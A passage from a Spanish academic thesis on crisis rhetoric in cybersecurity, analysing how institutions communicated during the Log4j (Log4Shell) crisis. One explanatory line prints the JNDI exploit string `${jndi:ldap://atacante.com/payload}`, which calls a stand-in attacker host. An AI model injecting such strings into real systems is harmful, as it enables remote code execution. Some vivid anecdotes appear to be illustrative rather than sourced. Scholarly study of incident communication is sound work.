- Veracidad proporcional: Uno de los principales retos es cómo comunicar incertidumbre sin inducir al pánico ni a la complacencia. Este principio supone ofrecer información verificada y relevante, aunque esté incompleta, acompañada de explicaciones claras sobre sus limitaciones. Como apunta Coombs (2015), omitir hechos relevantes o presentar escenarios optimistas sin fundamento puede ser tan perjudicial como exagerar el peligro.
- Responsabilidad institucional: Las organizaciones deben asumir la responsabilidad de comunicar, incluso cuando el origen de la crisis no sea atribuible directamente a ellas. Esta característica está en línea con la ética de la razón cordial de Adela Cortina (2007). Su propuesta, considerada una evolución de la ética del discurso de Habermas (1991), fundamenta la responsabilidad institucional en un reconocimiento recíproco entre los interlocutores. Según Cortina, este vínculo comunicativo genera una

corresponsabilidad que obliga a orientar el discurso al bien común y a un diálogo inclusivo, especialmente en contextos de riesgo.

- Equilibrio entre transparencia y seguridad: Existen límites legítimos a la transparencia, especialmente cuando una comunicación demasiado detallada puede ser utilizada maliciosamente por actores hostiles. La literatura sobre divulgación responsable de vulnerabilidades (*"disclosure policies*») sugiere que este equilibrio debe evaluarse caso a caso, procurando informar sin facilitar vectores de ataque (Böhme & Köpsell, 2010).
- Coordinación interinstitucional: La coherencia entre distintas voces oficiales (gobiernos, CERTs[3], proveedores, organismos reguladores) refuerza la credibilidad del mensaje. Según Palttala *et al*. (2012), la disonancia entre portavoces puede generar confusión y desconfianza, afectando la adherencia del público a las recomendaciones.

Estos principios no constituyen un simple complemento a la estrategia comunicativa, sino su fundamento ético indispensable. En entornos digitales, donde los discursos circulan velozmente y pueden tener un impacto global, la credibilidad del emisor está cada vez más ligada a su capacidad de articular mensajes precisos, responsables y transparentes, incluso bajo presión.

2.2.2.4. Articulación retórica de los elementos clásicos

A pesar de la transformación profunda del ecosistema comunicativo, los elementos clásicos de la retórica —*ethos*, *pathos* y *logos*— conservan una vigencia estructural en el diseño de mensajes durante crisis tecnológicas. Su aplicación, sin embargo, requiere ajustes específicos al entorno digital, caracterizado por la aceleración temporal, la fragmentación narrativa y la multiplicidad de audiencias. Como señala Heath (2010), los principios retóricos tradicionales ofrecen una base sólida para construir confianza, movilizar audiencias y generar acción informada, siempre que se adapten a los códigos discursivos contemporáneos.

- *Ethos* digital: La autoridad del emisor en una crisis tecnológica se construye mediante la rapidez de respuesta, la competencia técnica demostrada y la alineación entre discurso y acción. En este contexto, indicadores como la referencia a estándares reconocidos (p. ej., *CVE*, *CVSS*[1]), la publicación de análisis técnicos abiertos y la

[3] Ver glosario en Anexo B.

coherencia institucional refuerzan la credibilidad. El *ethos* se consolida, además, a través de canales confiables y portavoces reconocidos por la comunidad técnica (Coombs & Holladay, 2012).

- *Pathos* estratégico: Las emociones, lejos de ser excluidas del discurso técnico, deben ser moduladas para favorecer la percepción de urgencia sin inducir al pánico. Como apunta Sellnow *et al* (2009), el uso controlado de términos como "crítico», "urgente» o «vulnerabilidad explotable» puede activar una respuesta sin sobrecargar emocionalmente al receptor. El *pathos* se construye también a través del reconocimiento empático del esfuerzo de los equipos técnicos y la validación de la preocupación pública.
- *Logos* técnico-operativo: La racionalidad del mensaje se expresa a través de una argumentación clara, ordenada y basada en datos verificables. En el entorno digital, esto implica estructurar los comunicados en bloques comprensibles: qué ocurre, a quién afecta, qué se debe hacer y por qué. El *logos* se ve reforzado por la presentación visual de información compleja (infografías, diagramas, tablas de riesgo), así como por la secuenciación lógica de las acciones recomendadas (Reynolds & Seeger, 2005).

La fuerza de estos tres elementos radica no solo en su presencia, sino en su articulación coherente y adaptada al receptor. En escenarios donde conviven públicos con distintos niveles de alfabetización técnica, esta articulación exige un diseño discursivo por capas o niveles, que permita una comprensión progresiva sin sacrificar el rigor técnico ni la urgencia del mensaje.

Retórica de la urgencia

En contextos de crisis tecnológicas, la urgencia no es solo un condicionante operativo, sino también un elemento que transforma el discurso. La necesidad de movilizar audiencias diversas con rapidez y precisión da lugar a lo que diversos autores han denominado «retórica de la urgencia»: un enfoque comunicativo que adapta los principios clásicos de persuasión a situaciones de alta presión temporal, complejidad técnica y exposición pública. Este apartado explora las características fundamentales de este tipo de retórica, así como sus condiciones específicas de aplicación en el entorno digital.

2.2.3. Definición y características

La «retórica de la urgencia» puede definirse como un conjunto de estrategias discursivas orientadas a provocar una respuesta inmediata y eficaz ante situaciones críticas, sin

comprometer la comprensión, la confianza ni la responsabilidad comunicativa. Este tipo de retórica emerge en contextos donde el tiempo es un factor limitante, la incertidumbre es elevada y la necesidad de movilización supera a la simple transmisión de información.

Desde un punto de vista teórico, la retórica de la urgencia no constituye una ruptura con los modelos clásicos de persuasión, sino una reconfiguración de sus principios para entornos marcados por la aceleración temporal, la complejidad técnica y la pluralidad de audiencias. Elementos como el kairós (el momento oportuno para intervenir discursivamente), la modulación del *pathos* para activar sin alarmar, o el uso del *logos* para sintetizar sin trivializar, se convierten en ejes centrales de esta modalidad persuasiva.

La comunicación del riesgo no puede entenderse exclusivamente como una tarea informativa o técnica, sino como un proceso fundamentalmente discursivo. Tal como señalan Heath y O'Hair (2009), el riesgo no es una propiedad objetiva inherente a los acontecimientos, sino una construcción que emerge de la interacción entre emisores, receptores y contextos sociales. Desde esta perspectiva, la crisis no es solo una consecuencia de la materialización del riesgo, sino también el resultado de cómo este se percibe, se interpreta y se narra. La retórica desempeña así un papel central en la configuración de los marcos de sentido mediante los cuales las audiencias comprenden la amenaza, evalúan la credibilidad de las fuentes y deciden si responder con alarma, confianza o indiferencia. Este enfoque resulta especialmente relevante en escenarios de alta complejidad técnica, como los asociados a la ciberseguridad, donde las instituciones deben gestionar tanto la incertidumbre objetiva como las emociones y representaciones simbólicas que dicha incertidumbre activa.

Esta dimensión ética del discurso encuentra un sólido respaldo en la tradición de la ética discursiva, desarrollada inicialmente por Karl-Otto Apel y sistematizada por Jürgen Habermas. Tal como sintetiza Cortina (2007, p. 10), esta corriente sostiene que la validez de una afirmación no depende únicamente de su corrección lógica o eficacia persuasiva, sino de su capacidad para ser aceptada racionalmente por una comunidad ideal de interlocutores. En situaciones de urgencia comunicativa, como las derivadas de crisis tecnológicas, esta exigencia ética no desaparece, sino que se intensifica: comunicar con rapidez no debe eximir de comunicar con legitimidad (Cortina, 2007, pp. 87–98).

Las principales características que definen la retórica de la urgencia en el ámbito de la comunicación de crisis tecnológicas incluyen:

1. Temporalidad intensificada: La necesidad de emitir mensajes en cuestión de horas (o minutos) obliga a tener preparados esquemas discursivos previos, reduciendo la improvisación sin perder adaptabilidad.
2. Estrategias de síntesis argumentativa: El *logos* no se abandona, pero se condensa. Se privilegia la estructuración lógica básica y comprensible, sin tecnicismos innecesarios, recurriendo a formatos esquemáticos, *bullets* o mensajes modulares.
3. Control emocional consciente: El *pathos* se emplea de manera estratégica para evitar tanto el pánico como la indiferencia. Se construyen mensajes que transmiten seriedad, urgencia y empatía, sin sobrecargar al receptor.
4. Énfasis en el *ethos* institucional: La credibilidad del emisor se vuelve un recurso retórico clave. La rapidez de respuesta, la claridad técnica y la coherencia entre lo dicho y lo hecho fortalecen el *ethos* en situaciones de máxima exposición.
5. Adaptabilidad a públicos múltiples: Como señala Perelman (1989), el éxito persuasivo depende de lograr la adhesión del auditorio. En la retórica de la urgencia, esta adhesión debe lograrse simultáneamente en audiencias técnicas, políticas y sociales, lo que requiere un discurso segmentado y calibrado.

Este conjunto de características convierte a la retórica de la urgencia en una respuesta discursiva adaptativa, profundamente vinculada a los desafíos del entorno digital contemporáneo. Su desarrollo teórico permite entender por qué, en las crisis tecnológicas, no basta con comunicar bien: es necesario comunicar rápido, con precisión, y con un alto grado de responsabilidad discursiva.

2.2.4. Aplicación en contextos tecnológicos

La aplicación de la retórica de la urgencia en contextos tecnológicos requiere considerar una serie de condiciones que configuran el marco en el que se diseñan y reciben los mensajes. Estos factores no solo afectan el contenido del discurso, sino también su estructura, tono, canal y oportunidad. Diversos estudios han señalado que los entornos digitales imponen restricciones y posibilidades particulares que exigen adaptar las estrategias persuasivas tradicionales.

- Multiplicidad de audiencias: a diferencia de las crisis convencionales, las crisis tecnológicas afectan simultáneamente a perfiles muy diversos: especialistas en ciberseguridad, gestores de continuidad de negocio, responsables de comunicación,

directivos no técnicos y ciudadanía en general. Esta pluralidad obliga a diseñar mensajes segmentados, con niveles diferenciados de tecnicidad y urgencia.

- Hiper-conectividad y aceleración: en el entorno digital, la difusión de información es prácticamente instantánea. Como señala Castells (2009), el «tiempo de flujo» característico de la red impone una lógica comunicativa de inmediatez, donde las respuestas tardías son percibidas como negligencia. Esto transforma la temporalidad del discurso, privilegiando formatos breves, visuales y fácilmente replicables.
- Saturación informativa y ruido: las crisis digitales se producen en un ecosistema mediático saturado de estímulos, donde la atención del receptor es volátil y fragmentada. En este contexto, la retórica de la urgencia debe competir con narrativas alternativas, rumores, desinformación y ruido técnico. Por ello, el mensaje debe ser simultáneamente claro, memorable y verificable.
- Riesgo de sobreexposición: la velocidad y amplitud de la comunicación digital incrementan la visibilidad pública de los discursos institucionales. Cada mensaje puede ser capturado, recontextualizado o reinterpretado por audiencias no previstas. Esto exige un diseño discursivo que contemple la reputación como un recurso estratégico, cuidando tanto el contenido como la forma del mensaje emitido.
- Necesidad de modular la urgencia: a:unque la situación requiera una respuesta rápida, no toda urgencia debe traducirse en alarmismo. Como indican Sellnow *et al* (2009), la eficacia retórica en crisis depende de la capacidad de equilibrar urgencia y control, para evitar reacciones desproporcionadas o bloqueos cognitivos en los destinatarios.

Estas condiciones configuran un marco de actuación donde el *ethos*, *pathos* y *logos* deben ser reconstruidos discursivamente para operar en un entorno de alta presión y exposición. Comprenderlas es esencial para aplicar la retórica de la urgencia con eficacia y responsabilidad en escenarios tecnológicos complejos.

2.2.5. Funciones estratégicas de la retórica de la urgencia

La retórica de la urgencia desempeña funciones estratégicas fundamentales en contextos de crisis tecnológica, más allá de su apariencia discursiva acelerada o dramática. Lejos de ser un

simple recurso expresivo, constituye un mecanismo de estructuración del mensaje orientado a movilizar una respuesta específica por parte del receptor en situaciones caracterizadas por la inestabilidad, la presión temporal y la necesidad de acción inmediata. Según Sellnow *et al* (2009), una comunicación eficaz en crisis debe ser diseñada no solo para informar, sino para transformar la percepción del riesgo en acción concreta. En este sentido, la retórica de la urgencia puede cumplir al menos tres funciones clave: activar la atención, facilitar la comprensión y canalizar la acción.

- Activación de la atención: en un entorno mediático saturado, captar la atención inicial es el primer paso para cualquier estrategia comunicativa eficaz. La literatura sobre psicología de la atención en contextos de riesgo (Covello, 2003; Heath & O'Hair, 2020) indica que las personas responden más rápidamente a estímulos que apelan a su vulnerabilidad percibida. La retórica de la urgencia, al emplear términos connotativamente fuertes —como «crítico», «*exploit* activo» o «alta prioridad»—, funciona como disparador de alerta. Bitzer (1968) ya planteaba que la eficacia de un discurso está determinada por su capacidad de responder a una «exigencia retórica», un problema real que requiere respuesta inmediata. Esta activación no debe confundirse con alarmismo, sino que constituye una condición para que el mensaje sea procesado como relevante.
- Facilitación de la comprensión: las crisis tecnológicas presentan altos niveles de complejidad informativa. Según Reynolds & Seeger (2005), uno de los objetivos prioritarios de la comunicación de emergencia es «reducir la complejidad mediante formatos comprensibles y repetitivos». La retórica de la urgencia contribuye a este objetivo al estructurar los mensajes con base en recursos cognitivos que simplifican la recepción del contenido sin trivializarlo. En esta función, la lógica (*logos*) se manifiesta a través de la jerarquización de la información (qué hacer, por qué hacerlo, cómo hacerlo), mientras que el *pathos* se articula en términos de empatía y reconocimiento del esfuerzo requerido. Como apunta Heath (2010), el equilibrio entre claridad cognitiva y resonancia emocional incrementa la memorabilidad del mensaje y, por tanto, su efectividad.
- Canalización de la acción: la finalidad última de la retórica de la urgencia no es solo cognitiva o afectiva, sino conductual. Coombs (2015) sostiene que el éxito de la comunicación de crisis debe medirse por la capacidad de los mensajes para provocar

conductas adecuadas al riesgo. Esto implica diseñar textos que no solo adviertan del peligro, sino que proporcionen instrucciones claras, realistas y operativas. Sellnow y Sellnow (2014) argumentan que la eficacia de un mensaje de riesgo se incrementa cuando reduce la ambigüedad y aumenta la autoeficacia del receptor. En contextos tecnológicos, esto se traduce en indicaciones técnicas precisas (p. ej., «actualice a la versión 2.17.0») acompañadas de información que legitime la urgencia de la acción.

Estas tres funciones no deben interpretarse como fases secuenciales, sino como dimensiones interdependientes. Un mensaje bien construido debe activar la atención, facilitar la comprensión y conducir a la acción en paralelo, manteniendo una coherencia interna que refuerce la credibilidad del emisor (*ethos*), la adecuación emocional (*pathos*) y la solidez argumentativa (*logos*). Como concluyen Veil *et al.* (2011), «la retórica de la crisis no se limita al contenido informativo, sino que es una práctica estratégica de movilización bajo presión».

2.2.6. Riesgos del uso inadecuado de la urgencia retórica

Si bien la retórica de la urgencia es un recurso estratégico indispensable en la comunicación de crisis, su uso inadecuado puede generar efectos contraproducentes, tanto desde el punto de vista persuasivo como ético. Diversos autores han advertido que una gestión defectuosa de la urgencia discursiva puede erosionar la credibilidad institucional, inducir comportamientos desproporcionados o generar fatiga informativa (Reynolds & Quinn, 2008; Coombs & Holladay, 2012). Este apartado identifica tres riesgos principales derivados de un uso excesivo o descontextualizado de este tipo de retórica.

- Alarmismo y pérdida de credibilidad: la utilización exagerada de términos como «crítico», «emergencia» o «grave amenaza» puede producir un efecto de saturación emocional que, en lugar de movilizar, paraliza o desensibiliza al receptor. Tal como señala Covello (2003), los mensajes alarmistas reiterados sin consecuencias visibles tienden a ser ignorados en futuras ocasiones, debilitando la eficacia comunicativa. Esto es especialmente relevante en el ámbito tecnológico, donde los incidentes son frecuentes y requieren una gestión diferenciada según su nivel de severidad. La pérdida de credibilidad por sobreuso de la urgencia supone una merma directa del *ethos* institucional, que puede ser difícil de recuperar.

- Bloqueo emocional o pánico: la activación emocional no dosificada puede derivar en reacciones irracionales, como pánico, bloqueo o rechazo del mensaje. Sellnow *et al* (2009) advierten que la sobrecarga emocional en contextos de incertidumbre puede obstaculizar la comprensión del contenido y reducir la capacidad de respuesta. El *pathos*, mal gestionado, puede convertirse en un obstáculo en lugar de un catalizador. Esto obliga a calibrar cuidadosamente el lenguaje, el tono y la forma en que se presenta el riesgo, especialmente cuando se dirige a públicos no especializados.
- Fatiga informativa y desafección: en entornos digitales donde las alertas son frecuentes y de rápida circulación, el uso reiterado de discursos de urgencia puede generar fatiga informativa. Este fenómeno, documentado por Veil et al. (2011) en el ámbito de la comunicación de crisis, se ve reforzado por la evidencia experimental de Böhme y Köpsell (2010), quienes demostraron cómo los usuarios se habitúan a los diálogos de advertencia hasta aceptarlos sin un procesamiento consciente. Esta saturación afecta tanto a profesionales como a usuarios, erosionando su capacidad para discriminar entre amenazas genuinas y advertencias rutinarias, y dificulta la priorización adecuada de recursos y decisiones.

En conjunto, estos riesgos subrayan que la retórica de la urgencia no puede ser empleada de manera rutinaria ni homogénea. Su eficacia depende de un uso calibrado, contextualizado y éticamente responsable, capaz de preservar la credibilidad del emisor, proteger al receptor de impactos emocionales innecesarios y mantener la capacidad de respuesta en situaciones críticas. Como indican Reynolds y Seeger (2005), una comunicación de crisis eficaz no solo moviliza, sino que también preserva la capacidad del sistema para seguir respondiendo a nuevas amenazas.

2.3. LEGITIMIDAD DISCURSIVA Y ARENAS RETÓRICAS EN CRISIS TECNOLÓGICAS PROLONGADAS

Como han señalado Maier, Frandsen y Johansen (2023), las crisis tecnológicas prolongadas generan un déficit de legitimidad que se construye discursivamente a través de mecanismos de (des)legitimación. Aplicando la teoría de la arena retórica (RAT), estos autores identifican patrones recurrentes en cuatro temas: (1) la identificación del problema, (2) la emisión de

advertencias evidenciales, (3) la atribución de culpa, y (4) la formulación de soluciones. Estos ejes resultan pertinentes también en el caso *Log4j*, donde múltiples actores (instituciones, expertos, medios) disputaron la interpretación pública de la amenaza.

2.4. CONCLUSIÓN DEL MARCO TEÓRICO

El presente capítulo ha establecido los fundamentos conceptuales necesarios para abordar el análisis de la comunicación en contextos de crisis tecnológica. A partir de los aportes de la retórica clásica y contemporánea, se ha delineado cómo los elementos persuasivos fundamentales —*ethos*, *pathos* y *logos*— se reconfiguran en escenarios de alta presión, fragmentación de audiencias y velocidad informativa. Las contribuciones de la *Nueva Retórica* y de modelos como SCCT, la *Teoría de reparación de imagen* y el enfoque CERC han permitido construir un marco interpretativo robusto que articula estrategia discursiva, responsabilidad institucional y operatividad comunicativa.

Asimismo, el análisis de la gestión de crisis en entornos digitales ha evidenciado la necesidad de adaptar las estrategias persuasivas a las particularidades del ecosistema actual: interdependencia global, hiper-velocidad, complejidad técnica y saturación informativa. En este contexto, la retórica de la urgencia se presenta no como una categoría retórica aislada, sino como una herramienta transversal que permite activar la atención, facilitar la comprensión y canalizar la acción, manteniendo el equilibrio ético y estratégico.

Este marco conceptual servirá de base para el capítulo siguiente, donde se examinará el caso de la vulnerabilidad *Log4j* como ejemplo paradigmático de crisis tecnológica. A través del estudio empírico se pondrán a prueba los conceptos teóricos aquí desarrollados, con el objetivo de identificar patrones retóricos, evaluar su eficacia y proponer un modelo de comunicación adaptado a las exigencias del entorno digital contemporáneo.

3. ESTUDIO DE CASO: LOG4J

Este capítulo aplica el marco teórico desarrollado al análisis empírico de la crisis provocada por la vulnerabilidad *Log4j* (*Log4Shell*), identificada como CVE-2021-44228 en diciembre de 2021. Este caso paradigmático permite examinar cómo se articula la retórica de la urgencia en un contexto tecnológico real, evaluando la eficacia de diferentes estrategias comunicativas desplegadas por actores diversos durante una crisis de alcance global.

Imaginemos por un momento la situación: un viernes de diciembre, mientras las ciudades se preparan para las fiestas navideñas, una biblioteca de *software* aparentemente inofensiva —un simple «cuaderno de bitácora» digital— se convierte en la puerta de entrada a millones de sistemas informáticos. La crisis de *Log4j* ofrece un laboratorio excepcional para observar cómo se comunica durante una emergencia tecnológica. Cuando una vulnerabilidad afecta a millones de sistemas simultáneamente, la respuesta trasciende lo técnico: requiere mensajes que informen sin confundir, tranquilicen sin minimizar riesgos, y movilicen sin generar pánico.

La complejidad se multiplica porque estos mensajes deben llegar simultáneamente a audiencias muy diversas, desde administradores de sistemas con conocimiento técnico profundo hasta directivos que necesitan tomar decisiones estratégicas sin formación especializada. Es como dirigir una orquesta donde cada músico lee una partitura diferente, pero todos deben tocar la misma sinfonía.

El análisis se estructura aplicando los elementos conceptuales desarrollados: la construcción de *ethos*, *pathos* y *logos* en entornos digitales acelerados; la gestión de la urgencia retórica como herramienta persuasiva calibrada; y la adaptación de modelos clásicos de comunicación de crisis a las particularidades del ecosistema tecnológico contemporáneo.

3.1. METODOLOGÍA DEL ESTUDIO DE CASO

3.1.1. Diseño y justificación del enfoque cualitativo

Para descifrar la «partitura» comunicativa generada en torno a *Log4j*, este estudio adoptó un enfoque cualitativo comparativo que combina profundidad analítica con trazabilidad metodológica. La elección responde a la naturaleza específica del fenómeno: durante crisis tecnológicas, cada palabra puede influir en la percepción del riesgo y la velocidad de

respuesta, por lo que el análisis detallado de estrategias discursivas resulta más revelador que análisis estadísticos masivos.

3.1.1.1. Objetivo metodológico central

Comprender cómo actores diversos —desde instituciones públicas hasta grandes empresas tecnológicas— articularon su discurso durante las distintas fases de la crisis, identificando patrones de eficacia comunicativa que trascienden los casos particulares.

3.1.1.2. Justificación del enfoque cualitativo

La comunicación de crisis tecnológicas presenta rasgos distintivos que exigen herramientas analíticas adaptadas: velocidad del entorno digital que comprime los tiempos de respuesta, multiplicidad de audiencias simultáneas con necesidades informativas divergentes, naturaleza técnica compleja que requiere traducción sin simplificación excesiva, y necesidad de coordinar respuestas entre actores con diferentes tipos de autoridad y mandatos institucionales.

Esta complejidad multidimensional requiere análisis que capture matices retóricos difíciles de detectar mediante aproximaciones automatizadas. El análisis cualitativo permite identificar no solo qué se dijo, sino cómo se construyó la persuasión, qué estrategias resultaron efectivas para qué audiencias, y cómo evolucionó el discurso conforme se desarrollaba la crisis técnica.

3.1.1.3. Pertinencia de la comparación sistemática

La selección de emisores diversos —desde autoridades nacionales hasta empresas tecnológicas— refleja la realidad del ecosistema comunicativo digital, donde la construcción de sentido sobre una crisis emerge de múltiples voces que compiten, se complementan o se contradicen. Esta diversidad permite identificar patrones retóricos transversales y evaluar la eficacia relativa de diferentes posicionamientos institucionales.

3.1.2. Corpus documental: selección integrada y justificación

3.1.2.1. Diseño del corpus y criterios unificados

El corpus de trece documentos se diseñó siguiendo criterios estratégicos para capturar diversidad institucional sin crear volumen inmanejable. La ventana temporal (9 dic 2021 → 31 dic 2022) cubre desde la alerta inicial hasta análisis retrospectivos, incluyendo organismos

oficiales (INCIBE-CERT, CCN-CERT, CISA[4]), actores corporativos (AWS, IBM, Akamai) y firmas especializadas (Kaspersky, Wallarm, Cyte).

3.1.2.2. Representatividad institucional y cobertura temporal

Era fundamental incluir actores con diferentes tipos de autoridad: organismos oficiales con mandatos públicos claros, empresas directamente afectadas que gestionaron comunicación con *stakeholders* diversos, y firmas especializadas que combinan análisis técnico con posicionamiento comercial. La distribución temporal abarca fase inicial de alerta máxima (9-15 dic), gestión de parches iterativos (16-31 dic), y balance reflexivo post-crisis (2022).

3.1.2.3. Documentos incluidos y géneros discursivos

El corpus final refleja la complejidad del ecosistema comunicativo durante la crisis:

Organismos oficiales españoles: INCIBE-CERT (« *Log4Shell*: vulnerabilidad 0-day de ejecución remota» y análisis posterior 2022), CCN-CERT («AL 09/21 Vulnerabilidad en Apache *Log4j* 2»). Representan respuesta institucional con mandatos diferenciados: INCIBE-CERT como mediador técnico nacional, CCN-CERT como autoridad normativa para Administración Pública.

Entidades internacionales: CISA («Apache Log4j Vulnerability Guidance» e informe retrospectivo CSRB[3] julio 2022), CSIRT[3] Chile (orientación ciudadana). La perspectiva internacional aporta matices culturales: enfoque técnico-regulatorio estadounidense versus orientación tranquilizadora chilena.

Actores corporativos: AWS (serie completa v1-v6), IBM (artículo educativo), Akamai (análisis técnico-métrico), NextVision (alerta corporativa). Diversidad desde gestión de crisis en tiempo real hasta posicionamiento educativo-comercial.

Firmas especializadas: Wallarm (divulgación técnica), Kaspersky (análisis retrospectivo), Cyte (caso de estudio). Espacio intermedio entre neutralidad institucional e interés comercial.

Cada género impone convenciones específicas: alertas urgentes privilegian acción inmediata, blogs técnicos permiten desarrollo conceptual, comunicados corporativos equilibran información técnica con gestión reputacional. Se priorizaron textos con construcción

[4] Ver glosario en Anexo B.

persuasiva clara: uso deliberado de *ethos*, *pathos*, *logos*, gestión explícita de urgencia y estrategias de legitimación discursiva.

3.1.3. Marco analítico y procedimiento de codificación

3.1.3.1. Metodología híbrida desarrollada

El estudio combina la retórica clásica con marcos contemporáneos de comunicación de crisis. Los principios aristotélicos siguen vigentes, pero se ajustan al ritmo digital actual. Para ello se integró la *Rhetorical Arena Theory* (RAT) con el análisis retórico tradicional, de modo que pueden examinarse tanto las estrategias persuasivas de cada mensaje como el posicionamiento que cada actor adopta en el ecosistema global de la ciberseguridad. Toda la labor analítica se llevó a cabo manualmente mediante una lectura pausada, relectura reflexiva y toma de notas comparadas.

3.1.3.2. Dimensión retórica clásica adaptada al contexto digital

Cada documento se analizó localizando la construcción de credibilidad (*ethos*), la modulación de la respuesta emocional (*pathos*) y la arquitectura argumentativa (*logos*).

El *ethos* ya no depende solo del cargo institucional, sino de la competencia técnica demostrada en tiempo real, la transparencia sobre limitaciones propias y la coherencia entre discurso y hechos comprobables.

El *pathos* debe equilibrarse cuidadosamente: la frialdad excesiva desmoviliza, mientras que el alarmismo paraliza. Se calibra, por tanto, la intensidad emocional según la fase de la crisis y las necesidades específicas de cada audiencia.

El *logos* se valora por la capacidad de traducir complejidad técnica en instrucciones operativas claras, priorizando la acción eficaz sobre la exhaustividad teórica.

3.1.3.3. Análisis de posicionamiento en la arena retórica (RAT)

La RAT permite indagar en el entramado de voces, autoridades y dinámicas de poder que confluyen durante una crisis tecnológica. Se abordaron cuatro ejes:

Identificación de voces:

- Voz principal (emisor directo).
- Voces referenciadas (autoridades citadas).

• Voces implícitas (audiencias cuya presencia condiciona el mensaje).

• Voces colaboradoras (actores que refuerzan la legitimidad colectiva).

Dinámicas de poder:

• Autoridad epistémica fundada en competencia técnica, acceso exclusivo a datos o reconocimiento de pares.

• Estrategias diferenciadas de legitimación (transparencia institucional, innovación técnica, mandato gubernamental).

Patrones comunicativos:

• Comunicar *sobre* hechos externos.

• Comunicar *para* audiencias concretas.

• Comunicar *con* actores aliados.

• Comunicar *contra* narrativas competidoras.

Arquetipos resultantes:

• Mediador institucional (INCIBE-CERT).

• Autoridad nacional suprema (CCN-CERT).

• Líder técnico corporativo (AWS).

• *Thought leader* (IBM).

• Oráculo empírico (Akamai).

Esta aproximación explica por qué ciertos mensajes consiguen mayor legitimidad y adhesión en la arena digital de la ciberseguridad.

3.1.3.4. Gestión de la urgencia como variable transversal

Se atendió a la manera en que cada texto genera sensación de urgencia sin caer en alarmismo. Se examinaron marcadores lingüísticos como el uso de términos «crítico» o «inmediato», verbos imperativos, referencias temporales concretas y mecanismos de repetición o escalada retórica.

3.1.3.5. Matriz de análisis integrada y procedimiento

Para cada documento se aplicó una matriz 4 × 4 que cruza los elementos retóricos clásicos (*ethos*, *pathos*, *logos*, urgencia) con las variables RAT (rol en la arena, nivel de tecnicidad, audiencia prevista y coherencia institucional). El procedimiento consistió en una lectura

analítica, una segunda relectura de confirmación y la comparación sistemática de anotaciones. Esta triangulación manual aporta rigor interpretativo por la ausencia de revisores por pares.

3.2. LA VULNERABILIDAD LOG4J: CONTEXTO TÉCNICO Y ALCANCE SISTÉMICO

3.2.1. Naturaleza del problema y desafío comunicativo subyacente

La vulnerabilidad conocida como *Log4Shell* representa uno de los incidentes de ciberseguridad más significativos de las últimas décadas, no solo por su gravedad técnica objetiva, sino por el desafío comunicativo sin precedentes que planteó a escala global.

3.2.1.1. ¿Qué es Log4j y por qué su ubicuidad amplificó el problema?

Para entender la dimensión humana de esta crisis, pensemos en María, administradora de sistemas de un hospital madrileño. El viernes 10 de diciembre, mientras preparaba su desconexión navideña, recibió la alerta de *Log4j*. De repente, el sistema que gestionaba las citas médicas y el videojuego que sus hijos jugaban en casa compartían la misma vulnerabilidad crítica.

Log4j es una biblioteca de *software* Java desarrollada por la Apache *Software* Foundation que permite a las aplicaciones registrar eventos —un «cuaderno de bitácora» digital para diagnóstico y monitoreo de seguridad. Su función puede parecer menor, pero estaba integrada directa o indirectamente en miles de productos comerciales y de código abierto, desde servidores empresariales críticos hasta videojuegos populares como *Minecraft*.

3.2.1.2. La mecánica del fallo: simplicidad engañosa

La vulnerabilidad permitía ejecutar código malicioso simplemente enviando una cadena de texto especialmente diseñada (`${jndi:ldap://atacante.com/payload}`) a cualquier campo que la aplicación registrara. Esta simplicidad de explotación contrastaba dramáticamente con la severidad de sus consecuencias: control administrativo total del sistema afectado. La vulnerabilidad recibió puntuación máxima CVSS 10.0/10.0, reflejando criticidad total.

3.2.1.3. El dilema comunicativo fundamental

Desde una perspectiva retórica, *Log4Shell* planteaba un dilema que condicionó todas las estrategias posteriores: ¿cómo transmitir la urgencia de una amenaza simultáneamente trivial

de explotar y devastadora en sus efectos, sin generar pánico paralizante? Los comunicadores debían explicar que millones de sistemas estaban en riesgo inmediato, pero también que existían soluciones viables y que la respuesta coordinada era esencial.

El contexto temporal agravaba el desafío: la divulgación ocurrió el 9 de diciembre de 2021, en plena época navideña, cuando muchos equipos técnicos tenían capacidad reducida y los procesos institucionales operaban con ritmos más lentos.

3.2.2. Cronología y gestión retórica de la evolución técnica

La crisis se desenvolvió como «carrera de relevos» técnica obligando a recalibrar la urgencia cuatro veces en veinte días, como se aprecia en la figura 2.

Figura 2. Cronología de la crisis *Log4j*

Fuente: Elaboración propia

3.2.2.1. Efectos comunicativos críticos

Cada parche exigía demostrar control sin fingir infalibilidad; repetir «urgente» perdía fuerza requiriendo novedad informativa sustancial; el equilibrio velocidad-precisión se volvió crucial porque errores se amplificaban instantáneamente erosionando credibilidad.

Esta cronología dictó el ritmo retórico óptimo: los comunicadores más efectivos lograron pasar del «grito inicial» necesario para romper inercia al «acompañamiento pedagógico» sostenido, manteniendo atención activa sin generar agotamiento.

3.2.3. Alcance sistémico e implicaciones comunicativas

Log4Shell se convirtió en evento sistémico por tres factores que condicionaron las estrategias retóricas:

Penetración transversal sin precedentes: Infraestructuras *cloud* masivas (AWS, Azure, Google Cloud) confirmaron servicios afectados obligando a comunicación simultánea B2B[1] y B2C[1]; sectores críticos dependían de aplicaciones con *Log4j* por defecto requiriendo equilibrio entre urgencia técnica y estabilidad social; *software* de consumo amplió audiencias más allá de círculos técnicos especializados.

Opacidad de la cadena de suministro: Muchas organizaciones desconocían sus dependencias *Log4j*, requiriendo inventariar aplicaciones, esperar actualizaciones de terceros y reconstruir infraestructuras. Como describió un CTO de *startup*: «Descubrimos *Log4j* enterrado en 47 componentes diferentes. Era como buscar agujas en un pajar, pero si no las encontrabas todas, cualquiera podía prender fuego a toda la granja».

Amplificación mediática y gubernamental: La etiqueta «vulnerabilidad más grave de la década» dominó titulares; CISA emitió directiva federal obligatoria; ENISA calificó el incidente de riesgo sistémico; estimaciones situaron el coste global por encima de 40 000 millones USD[5].

[5] Según estimaciones del Cybersecurity Ventures Global Cybercrime Report (2022) y análisis de organismos como ENISA.

Como el riesgo era universal, hacía falta un mensaje que sirviera para todos pero guiara a cada cual según su entorno específico.

3.3. ANÁLISIS RETÓRICO-DISCURSIVO DE LAS COMUNICACIONES

El análisis sistemático del corpus revela que la crisis *Log4j* puso en marcha un ecosistema comunicativo de complejidad notable, donde múltiples actores desplegaron estrategias retóricas diferenciadas según su posición institucional, audiencia objetivo y momento de intervención.

Tabla 1. ***Corpus documental del estudio de caso***

Emisor	***Documento (título abreviado)***	***Fecha***	***Audiencia principal***	***Arquetipo RAT***
INCIBE-CERT	Alerta «Log4Shell 0-day…»	Dic 2021	Equipos IT	Mediador institucional
